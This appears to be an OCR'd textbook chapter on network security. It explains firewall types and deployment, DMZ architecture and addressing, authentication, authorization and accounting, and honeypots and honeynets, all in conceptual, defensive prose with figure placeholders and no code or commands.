Firewalls operate at different layers to use different criteria to restrict traffic. The lowest layer at which a firewall can work is layer three. In the OSI model this is the network layer. In TCP/IP it is the internet protocol (IP) layer. This layer is concerned with routing packets to their destination. At this layer a firewall can determine whether a packet is from a trusted source, but cannot be concerned with what it contains or what other packets it is associated with. Firewalls that operate at the transport layer know a little more about a packet, and are able to grant or deny access depending on more

sophisticated criteria. At the application level, firewalls know a great deal about what is going on and can be very selective in granting access (Figure 3.4).




Figure 3.4. The OSI and TCP/IP models.

It would appear then, that firewalls functioning at a higher level in the stack must be superior in every respect. This is not necessarily the case. The lower in the stack the packet is intercepted, the more secure the firewall. If the intruder cannot get past level three, it is impossible to gain control of the operating system (Figure 3.5).




Figure 3.5. Professional firewalls have their own IP layer.

Professional firewall products catch each network packet before the operating system does, thus, there is no direct path from the Internet to the operating system's TCP/IP stack. It is therefore very difficult for an intruder to gain control of the firewall host computer then "open the doors" from the inside.

Professional firewall products catch each network packet before the operating system does, thus, there is no direct path from the Internet to the operating system's TCP/IP stack. It is therefore very difficult for an intruder to gain control of the firewall host computer then "open the doors" from the inside.

According To Byte Magazine*, traditional firewall technology is susceptible to misconfiguration on non-hardened OSes. More recently, however, "…firewalls have moved down the protocol stack so far that the OS doesn't have to do much more than act as a bootstrap loader, file system and GUI." The author goes on to state that newer firewall code bypasses the operating system's IP layer altogether, never permitting "potentially hostile traffic to make its way up the protocol stack to applications running on the system."

3.2. TYPES OF FIREWALLS

Firewalls fall into four broad categories: packet filters, circuit level gateways, application-level gateways, and state-full multilayer inspection firewalls:

- **Packet Filtering:** These firewalls work at the network level of the OSI model, or the IP layer of TCP/IP. They are usually part of a router. A router is a device that receives packets from one network and forwards them to another network. In a packet filtering firewall, each packet is compared to a set of criteria before it is forwarded. Depending on the packet and the criteria, the firewall can drop the packet, forward it, or send a message to the originator. Rules can include source and destination IP address, source, and destination port number and protocol used. The advantage of packet filtering firewalls is their low cost and low impact on network performance. Most routers support packet filtering. Even if other firewalls are used, implementing packet filtering at the router level affords an initial degree of security at a low network layer. This type of firewall only works at the network layer however and does not support sophisticated rule-based models (see Figure 3.5). Network address translation (NAT)

routers offer the advantages of packet filtering firewalls but can also hide the IP addresses of computers behind the firewall, and offer a level of circuit-based filtering (Figure 3.6).




Figure 3.6. Packet filtering firewall.

- **Circuit Level Gateways:** This level gateways work at the session layer of the OSI model, or the TCP layer of TCP/IP. They monitor TCP handshaking between packets to determine whether a requested session is legitimate. Information passed to remote computer through a circuit level gateway appears to have originated from the gateway. This is useful for hiding information about protected networks. Circuit level gateways are relatively inexpensive and have the advantage of hiding information about the private network they protect. On the other hand, they do not filter individual packets (Figure 3.7).




Figure 3.7. Circuit level gateway.

- **Application-Level Gateways:** Also called proxies, are similar to circuit-level gateways except that they are application specific. They can filter packets at the application layer of the OSI model. Incoming or outgoing packets cannot access services for which there is no proxy. In plain terms, an application-level gateway that is configured to be a web proxy will not allow any ftp, gopher, telnet, or other traffic through. Because they examine packets at application layer, they can filter application specific commands such as http:post and get, etc. This cannot be accomplished with either packet filtering firewalls or circuit level neither of which know anything about the application-level information. Application-level gateways can also be used to log user activity and logins. They offer a high level of security, but have a significant impact on network performance. This is because of context switches that slow down network access dramatically. They are not transparent to end users and require manual configuration of each client computer (see Figure 3.8).




Figure 3.8. Application-level gateway.

- **Stateful Multilayer Inspection Firewalls:** These combine the aspects of the other three types of firewalls. They filter packets at the network layer, determine whether session packets are legitimate and evaluate contents of packets at the application layer. They allow direct connection between client and host, alleviating the problem caused by the lack of transparency of

application-level gateways. They rely on algorithms to recognize and process application layer data instead of running application specific proxies. Stateful multilayer inspection firewalls offer a high level of security, good performance and transparency to end users. They are expensive however, and due to their complexity are potentially less secure than simpler types of firewalls if not administered by highly competent personnel (see Figure 3.9).




Figure 3.9. Stateful multilayer inspection firewall.

3.2.1. How to Implement a Firewall?

We suggest you approach the task of implementing a firewall by going through the following steps:

- **Determine the access denial methodology to use:** It is recommended you begin with the methodology that denies all access by default. In other words, start with a gateway that routes no traffic and is effectively a brick wall with no doors in it.
- **Determine inbound access policy:** If all of your Internet traffic originates on the LAN this may be quite simple. A straightforward NAT router will block all inbound traffic that is not in response to requests originating from within the LAN. As previously mentioned, the true IP addresses of hosts behind the firewall are never revealed to the outside world, making intrusion extremely difficult. Indeed, local host IP addresses in this type of configuration are usually non-public addresses, making it impossible to route traffic to them from the Internet. Packets coming in from the Internet in response to requests from local

hosts are addressed to dynamically allocated port numbers on the public side of the NAT router. This change rapidly making it difficult or impossible for an intruder to make assumptions about which port numbers to use.

If your requirements involve secure access to LAN based services from Internet based hosts, then you will need to determine the criteria to be used in deciding when a packet originating from the Internet may be allowed into the LAN. The stricter the criteria, the more secure your network will be. Ideally you will know which public IP addresses on the Internet may originate inbound traffic. By limiting inbound traffic to packets originating from these hosts, you decrease the likelihood of hostile intrusion. You may also want to limit inbound traffic to certain protocol sets such as ftp or http. All of these techniques can be achieved with packet filtering on a NAT router. If you cannot know the IP addresses that may originate inbound traffic, and you cannot use protocol filtering then you will need more a more complex rule-based model and this will involve a stateful multilayer inspection firewall.

- **Determine outbound access policy:** If your users only need access to the web, a proxy server may give a high level of security with access granted selectively to appropriate users. As mentioned, however, this type of firewall requires manual configuration of each web browser on each machine. Outbound protocol filtering can also be transparently achieved with packet filtering and no sacrifice in security. If you are using a NAT router with no inbound mapping of traffic originating from the Internet, then you may allow LAN users to freely access all services on the Internet with no security compromise. Naturally, the risk of employees behaving irresponsibly with e-mail or with external hosts is a management issue and must be dealt with as such.
- **Determine if dial-in or dial-out access is required:** Dial-in requires a secure remote access PPP server that should be placed outside the firewall. If dial-out access is required by certain users, individual dial-out computers must be made secure in such a way that hostile access to the LAN through the dial-out connection becomes impossible. The surest way to do this is to physically isolate the computer from the LAN. Alternatively, personal firewall software may be used to isolate the LAN network interface from the remote access interface.

- **Decide whether to buy a complete firewall product, have one implemented by a systems integrator or implement one yourself:** Once the above questions have been answered, it may be decided whether to buy a complete firewall product or to configure one from multipurpose routing or proxy software. This decision will depend as much on the availability of in-house expertise as on the complexity of the need. A satisfactory firewall may be built with little expertise if the requirements are straightforward. However, complex requirements will not necessarily entail recourse to external resources if the system administrator has sufficient grasp of the elements. Indeed, as the complexity of the security model increases, so does the need for in-house expertise and autonomy.
- **Is a firewall sufficient to secure my network or do I need anything else?:** The firewall is an integral part of any security program, but it is not a security program in and of itself. Security involves data integrity (has it been modified?), service or application integrity (is the service available, and is it performing to spec?), data confidentiality (has anyone seen it?) and authentication (are they really who they say they are?). Firewalls only address the issues of data integrity, confidentiality, and authentication of data that is behind the firewall. Any data that transits outside the firewall is subject to factors out of the control of the firewall. It is therefore necessary for an organization to have a well-planned and strictly implemented security program that includes but is not limited to firewall protection.

3.3. DMZ

The De-Militarized Zone, or DMZ, is an expression that comes from the Korean War. There, it meant a strip of land forcibly kept clear of enemy soldiers.

Another meaning to the term DMZ Zone is a portion of your network which, although under your control, is outside your heaviest security. Compared to the rest of your network, machines you place in the DMZ are less protected, or flat-out unprotected, from the Internet.

Once a machine has entered the DMZ, it should not be brought back inside the network again. Assuming that it has been compromised in some way, bringing it back into the network is a big security hazard.

3.3.1. How DMZ Works?

A DMZ network is not a no-man's land that belongs to nobody. When you create a DMZ for your organization, it belongs to you and is under your control. However, it is an isolated network that's separate from your corporate LAN (the "internal" network). The DMZ uses IP addresses belonging to a different network ID.

If you think of the internal network as the "trusted" network and the external public network (the Internet) as the "untrusted" network, you can think of the DMZ as a "semi-trusted" area. It's not as secured as the LAN, but because it is behind a firewall, neither is it as non-secure as the Internet. You can also think of the DMZ as a "liaison network" that can communicate with both the Internet and the LAN while sitting between the two, as illustrated by Figure 3.10.




Figure 3.10. The DMZ sits between the "hostile" internet and the internal corporate network.

What does this accomplish? You can place computers that need to communicate directly with the Internet (public servers) in the DMZ instead of on your internal network. They will be protected by the outer firewall, although they are still at risk simply because they have direct contact with

Internet computers. Because the DMZ is only "semi-secure," it's easier to hack a computer in the DMZ than on the internal network. The good news is that if a DMZ computer does get hacked, it doesn't compromise the security of the internal network, because it's on a completely separate, isolated network.

Why put any computers in this riskier network? Let's take an example: in order to do its job (make your Web site available to members of the public), your Web server has to be accessible to the Internet. But having a server on your network that's accessible from the Internet puts the entire network at risk. There are three ways to reduce that risk:

- You could pay a hosting company to host your web sites on their machines and network. However, this gives you less control over your web servers;
- You could host the public servers on the firewall computer. However, best security practices say the firewall computer should be dedicated solely to act as a firewall (this reduces the chances of the firewall being compromised), and practically speaking, this would impair the firewall's performance. Besides, if you have a firewall appliance running a proprietary OS, you won't be able to install other services on it; and
- The third solution is to put the public Web servers on a separate, isolated network: the DMZ.

3.3.2. Creating a DMZ

The DMZ is created by two basic components: IP addresses and firewalls. Remember that two important characteristics of the DMZ are:

- It has a different network ID from the internal network; and
- It is separated from both the Internet and the internal network by a firewall.

3.4. IP ADDRESSING SCHEME

A DMZ can use either public or private IP addresses, depending on its architecture and firewall configuration. If you use public addresses, you'll usually need to subnet the IP address block that you have assigned to you by your ISP, so that you have two separate network IDs. One of the network IDs will be used for the external interface of your firewall and the other will be used for the DMZ network.

When you subnet your IP address block, you must configure your router to know how to get to the DMZ subnet.

You can create a DMZ within the same network ID that you use for your internal network, by using Virtual LAN (VLAN) tagging. This is a method of partitioning traffic that shares a common switch, by creating virtual local area networks as described in IEEE standard 802.1q. This specification creates a standard way of tagging Ethernet frames with information about VLAN membership.

If you use private IP addresses for the DMZ, you'll need a NAT device to translate the private addresses to a public address at the Internet edge. Some firewalls provide address translation.

Whether to choose a NAT relationship or a routed relationship between the Internet and the DMZ depends on the applications you need to support, as some applications don't work well with NAT.

3.4.1. DMZ Firewalls

When we say that a firewall must separate the DMZ from both the internal LAN and the Internet, that doesn't necessarily mean you have to buy two firewalls. If you have a "three-legged firewall" (one with at least three network interfaces), the same firewall can serve both functions. On the other hand, there are reasons you might want to use two separate firewalls (a front end and a back-end firewall) to create the DMZ.

Figure 3.10 illustrates a DMZ that uses two firewalls, called a back-to-back DMZ. An advantage of this configuration is that you can put a fast packet filtering firewall/router at the front end (the Internet edge) to increase performance of your public servers, and place a slower application layer filtering (ALF) firewall at the back end (next to the corporate LAN) to provide more protection to the internal network without negatively impacting performance for your public servers. Each firewall in this configuration has two interfaces. The front-end firewall has an external interface to the Internet and an internal interface to the DMZ, whereas the backend firewall has an external interface to the DMZ and an internal interface to the corporate LAN.

When you use a single firewall to create a DMZ, it's called a tri-homed DMZ. That's because the firewall computer or appliance has interfaces to three separate networks:

- The internal interface to the trusted network (the internal LAN);
- The external interface to the untrusted network (the public Internet); and
- The interface to the semi-trusted network (the DMZ).

The tri homed DMZ looks like Figure 3.11.




Figure 3.11. A tri-homed DMZ uses a "three legged" firewall to create separate networks.

Even if you use a single tri-homed firewall to protect both the DMZ and the internal network, you should be able to configure separate rules for evaluating traffic depending on its origin and destination. That is, there should be separate rules for:

- Incoming traffic from the Internet to the DMZ;
- Incoming traffic from the DMZ to the internal LAN;
- Incoming traffic from the Internet to the internal network;
- Outgoing traffic from the internal network to the DMZ;
- Outgoing traffic from the internal network to the internet;
- Outgoing traffic from the DMZ to the internet.

The DMZ actually reduces the complexity of filtering traffic, because you can have one rule for all the computers in the DMZ. If you were hosting the public servers on the internal network, you would need to configure different rules for each hosting server, and you would have to "publish" each server to allow it to be accessed from the Internet.

You'll probably want to block traffic from the Internet to the internal computers. You should also restrict traffic from the DMZ to the internal network, as well as traffic from the Internet to the DMZ. Allow only the traffic that is necessary for your users to access the resources they need. This means using the "principle of least privilege" in that your default is to start by denying all traffic and then allowing protocols and opening ports on a "need to know" basis.

3.5. AUTHENTICATION, AUTHORIZATION, AND ACCOUNTING

Whether a security system serves the purposes of information asset protection or provides for general security outside the scope of IT, it is common to have three main security processes working together to provide access to assets in a controlled manner. These processes are:

- **Authentication:** Often referred to as identification and authentication, determining and validating user identity.
- **Authorization:** Providing users with the access to resources that they are allowed to have and preventing users from accessing resources that they are not allowed to access.
- **Accounting:** Providing an audit trail of user actions. This is sometimes referred to as auditing.

These three processes and the relationship between them are discussed in subsections.

3.5.1. Identification and Authentication

A computer system comprised of hardware, software, and processes is very often an abstraction of an actual business model that exists in the real world outside the computer system. A financial application, for example, can be considered a model of actual financial relationships between actual organizations and individuals. Every element of the actual financial relationship can be projected onto the computer model (financial application), and then the computer model can be used to determine the outcomes of financial interactions between components of the actual system projected into the computer model.

Actual individuals using a computer system are typically humans (and sometimes applications or services) that exist outside the system. The

user ID is a projection of an actual individual (or application or service) into the computer system. The computer system typically uses an abstract object, called a user account, which contains a set of attributes for each actual individual. The object has a name (user ID or logon ID) that is used to represent the abstract object to the system. Additional attributes of the object may include the full name of the actual user, the department for which he is working, his manager and direct reports, extension number, etc. Objects may or may not have credentials as their attributes. Apart from the user ID or logon ID, a security system will typically assign users an internal number (Security Identifier) that is used by the system to refer to the abstract object.

Establishing a unique abstract object in the form of a user account for each individual who will access resources in a computer system is very important. This object is used to identify the user in the system; this object is referred to by the system when user access to information assets is defined, and the system will also trace user actions and record an audit trail referring to the actual user by his abstract object ID. The user ID is therefore the basis for access control and it also helps to implement accountability. Hence, it is essential to have a separate user ID for each user, because each individual has specific access requirements and should be individually kept accountable for his actions.

The process of authentication is often considered to consist of two distinct phases:

- **Identification:** It provides user identity to the security system. This identity is typically provided in the form of a user ID. The security system will typically search through all the abstract objects that it knows about and find the specific one for the privileges of which the actual user is currently applying. Once this is complete, the user has been identified.
- **(Actual) Authentication:** It is the process of validating user identity. The fact that the user claims to be represented by a specific abstract object (identified by its user ID) does not necessarily mean that this is true. To ascertain that an actual user can be mapped to a specific abstract user object in the system, and therefore be granted user rights and permissions specific to the abstract user object, the user must provide evidence to prove his identity to the system. Authentication is the process of ascertaining claimed user identity by verifying user-provided evidence.

The evidence provided by a user in the process of user authentication is called a credential. Different systems may require different types of credentials to ascertain user identity, and may even require more than one credential. In computer systems, the credential very often takes the form of a user password, which is a secret known only to the individual and the system. Credentials may take other forms, however, including PIN numbers, certificates, tickets, etc.

Once the individual has been authenticated, the system will associate an initial process to the user (a user shell), and the user will be able to launch other processes. All the processes launched by the user access resources (information assets) using the identity of the user, which has already been ascertained by the system.

User identification and authentication are typically the responsibility of the operating system. Before being allowed to create even a single process on a computer, the individual must authenticate to the operating system. Applications and services may or may not honor authentication provided by the operating system, and may or may not require additional authentication upon access to them.

There are typically three components involved in the process of user authentication (Figure 3.12):




Figure 3.12. Components of a user authentication systems.

- **Supplicant:** The party in the authentication process that will provide its identity, and evidence for it, and as a result will be authenticated. This party may also be referred to as the authenticating user, or the client.
- **Authenticator:** The party in the authentication process that is providing resources to the client (the supplicant) and needs to ascertain user identity to authorize and audit user access to resources. The authenticator can also be referred to as the server.
- **Security Authority/Database:** A storage or mechanism to check user credentials. This can be as simple as a flat file, or a server on the network providing for centralized user authentication, or a set of distributed authentication servers that provide for user authentication within the enterprise or on the Internet.

In a simple scenario, the supplicant, authenticator, and security database may reside on the same computer. It is also possible and somewhat common for network applications to have the supplicant on one computer and the authenticator and security database collocated on another computer. It is also possible to have the three components geographically distributed on multiple computers.

It is important to understand that the three parties can communicate independently with one another. Depending on the authentication mechanism used, some of the communication channels might not be used – at least not by an actual dialog over the network. The type of communication and whether or not it is used depends on the authentication mechanism and the model of trust that it implements.

For example, authentication protocols such as Kerberos will typically involve direct communication between the supplicant and the security server and the supplicant and the authenticator; but with regard to user authentication, there is no direct communication between the authenticator and the security server. Still, messages from the supplicant to the authenticator contain information sent by the security server to the authenticator.

3.5.2. Authorization

Authorization is the process of determining whether an already identified and authenticated user is allowed to access information resources in a specific way. Authorization is often the responsibility of the service providing access to a resource.

For example, if a user tries to access a file that resides on a file server, it will be the responsibility of the file service to determine whether the user will be allowed this type of access. Authorization can provide for granular control and may distinguish between operations such as reading or writing to a file, deleting a file, launching an executable file, etc.

Before authorization takes place, the user must be identified and authenticated. Authorization relies on identification information to maintain access control lists for each service.

Operating systems typically facilitate the process of authorization by providing authorization tools to applications. The operating system will typically provide for a security kernel (or an operating system Security Reference Monitor) that can be used to mediate access to resources by making sure that the operation is authorized. Alternatively, applications can implement their own authorization model, and Security Reference Monitor.

A user can be authenticated using a certain identity but he can request to be authorized to access a resource under a different identity. When the user explicitly requests this upon access to an application or resource, this is typically referred to as authorization identity. When this is performed by an application or service acting on behalf of the user, this is referred to as impersonation.

In the case of impersonation, a user may possess an authentication identity that has been ascertained by the authentication process. In addition, the user may temporarily or permanently use an authorization identity, if the user is authorized by the operating system or application to impersonate another user by assuming the other user's identity. Impersonation is very useful in client/server computing where a server application running under a server account can access resources on behalf of users connecting to that server. Impersonation also allows a user to connect to a server using somebody else's broader or more restricted access permissions.

3.5.3. User Logon Process

Authentication and authorization work very closely together, and it is often difficult to distinguish where authentication finishes and where authorization starts. In theory, authentication is only supposed to ascertain the identity of the user. Authorization, on the other hand, is only responsible for determining whether or not the user should be allowed access.

To provide for the logical interdependence between authentication and authorization, operating systems and applications typically implement the so-called user logon process (or login process, also sign-in process). The logon process provides for user identification; it initiates an authentication dialog between the user and the system, and generates an operating system or application-specific structure for the user, referred to as an access token. This access token is then attached to every process launched by the user, and is used in the process of authorization to determine whether the user has or has not been granted access. The access token structure sits in between user authentication and authorization. The access token contains user authorization information but this information is typically provided as part of the user identification and authentication process.

The logon process can also perform non-security-related tasks. For example, the process can set up the user work environment by applying specific settings and user preferences at the time of logon.

3.5.4. Accounting

Users are responsible for their actions in a computer system. Users can be authorized to access a resource; and if they access it, the operating system or application needs to provide an audit trail that gives historical data on when and how a user accessed a resource. On the other hand, if a user tries to access a resource and is not allowed to do so, an audit trail is still required to determine an attempt to violate system authorization and, in some cases, authentication policies.

Accounting is the process of maintaining an audit trail for user actions on the system. Accounting may be useful from a security perspective to determine authorized or unauthorized actions; it may also provide information for successful and unsuccessful authentication to the system.

Accounting should be provided, regardless of whether or not successful authentication or authorization has already taken place. A user may or may not have been able to authenticate to the system, and accounting should provide an audit trail of both successful and unsuccessful attempts.

Furthermore, if a user has managed to authenticate successfully and tries to access a resource, both successful and unsuccessful attempts should be monitored by the system; access attempts and their status should appear in the audit trail files. If authorization to access a resource was successful, the user ID of the user who accessed the resource should be provided in the audit trail to allow system administrators to track access.

3.6. HONEY POT

A honeypot is a deception trap, designed to entice an attacker into attempting to compromise the information systems in an organization. If deployed correctly, a honeypot can serve as an early-warning and advanced security surveillance tool, minimizing the risks from attacks on IT systems and networks. Honeypots can also analyze the ways in which attackers try to compromise an information system, providing valuable insight into potential system loopholes.

According to Lance Spitzner, founder of the Honeynet Project, a honeypot is a system designed to learn how "black-hats" probe for and exploit weaknesses in an IT system. It can also be defined as "an information system resource whose value lies in unauthorized or illicit use of that resource." In other words, a honeypot is a decoy, put out on a network as bait to lure attackers. Honeypots are typically virtual machines, designed to emulate real machines, feigning, or creating the appearance of running full services and applications, with open ports that might be found on a typical system or server on a network.

A honeypot works by fooling attackers into believing it is a legitimate system; they attack the system without knowing that they are being observed covertly. When an attacker attempts to compromise a honeypot, attack-related information, such as the IP address of the attacker, will be collected. This activity done by the attacker provides valuable information and analysis on attacking techniques, allowing system administrators to "trace back" to the source of attack if required.

Honeypots can be used for production or research purposes. A production honeypot is used for risk mitigation. Most production honeypots are emulations of specific operating systems or services. They help to protect a network and systems against attacks generated by automated tools used to randomly look for and take over vulnerable systems. By running a production honeypot, the scanning process from these attack tools can be slowed right down, thereby wasting their time. Some production honeypots can even shut down attacks altogether by, for example, sending the attackers an acknowledgement packet with a window size of zero. This puts the attack into a "wait" status in which it could only send data when the window size increases. In this way, production honeypots are often used as reconnaissance or deterrence tools.

Research honeypots are real operating systems and services that attackers can interact with, and therefore involve higher risk. They collect extensive

information and intelligence on new attack techniques and methods, and hence provide a more accurate picture of the types of attacks being perpetrated. They also provide improved attack prevention, detection, and reaction information, drawn from the log files and other information captured in the process. In general, honeypot research institutions such as universities and military departments will run research honeypots to gather intelligence on new attack methods. Some of the research results are published for the benefit of the whole community.

3.6.1. Honey-Nets

Two or more honeypots on a network form a honeynet. Typically, a honeynet is used for monitoring a larger and/or more diverse network in which one honeypot may not be sufficient. Honeynets and honeypots are usually implemented as parts of larger network intrusion detection systems (IDSs). A honey farm is a centralized collection of honeypots and analysis tools.

The concept of the honeynet first began in 1999 when Lance Spitzner, founder of the Honeynet Project, published the paper "To Build a Honeypot."

"A honeynet is a network of high interaction honeypots that simulates a production network and configured such that all activity is monitored, recorded, and in a degree, discreetly regulated."

3.6.2. Classification of Honeypots

Honeypots can be classified into two general categories: low-interaction honeypots that are often used for production purposes, and high interaction honeypots that are used for research purposes. Production honeypots are easy to use, capture only limited information, and are used primarily by companies or corporations. Production honeypots are placed inside the production network with other production servers by an organization to improve their overall state of security. Normally, production honeypots are low-interaction honeypots, which are easier to deploy. They give less information about the attacks or attackers than research honeypots. Research honeypots are run to gather information about the motives and tactics of the Blackhat community targeting different networks. These honeypots do not add direct value to a specific organization; instead, they are used to research the threats that organizations face and to learn how to better protect against those threats. Research honeypots are complex to deploy and maintain, capture extensive information, and are used primarily by research, military, or government organizations.

3.6.3. Low-Interaction Honeypots

Low-interaction honeypots work by emulating certain services and operating systems and have limited interaction. The attacker's activities are limited to the level of emulation provided by the honeypot. For example, an emulated FTP service listening on a particular port may only emulate an FTP login, or it may further support a variety of additional FTP commands.

The advantages of low-interaction honeypots are that they are simple and easy to deploy and maintain. In addition, the limited emulation available and/or allowed on low-interaction honeypots reduces the potential risks brought about using them in the field. However, with low-interaction honeypots, only limited information can be obtained, and it is possible that experienced attackers will easily recognize a honeypot when they come across one.

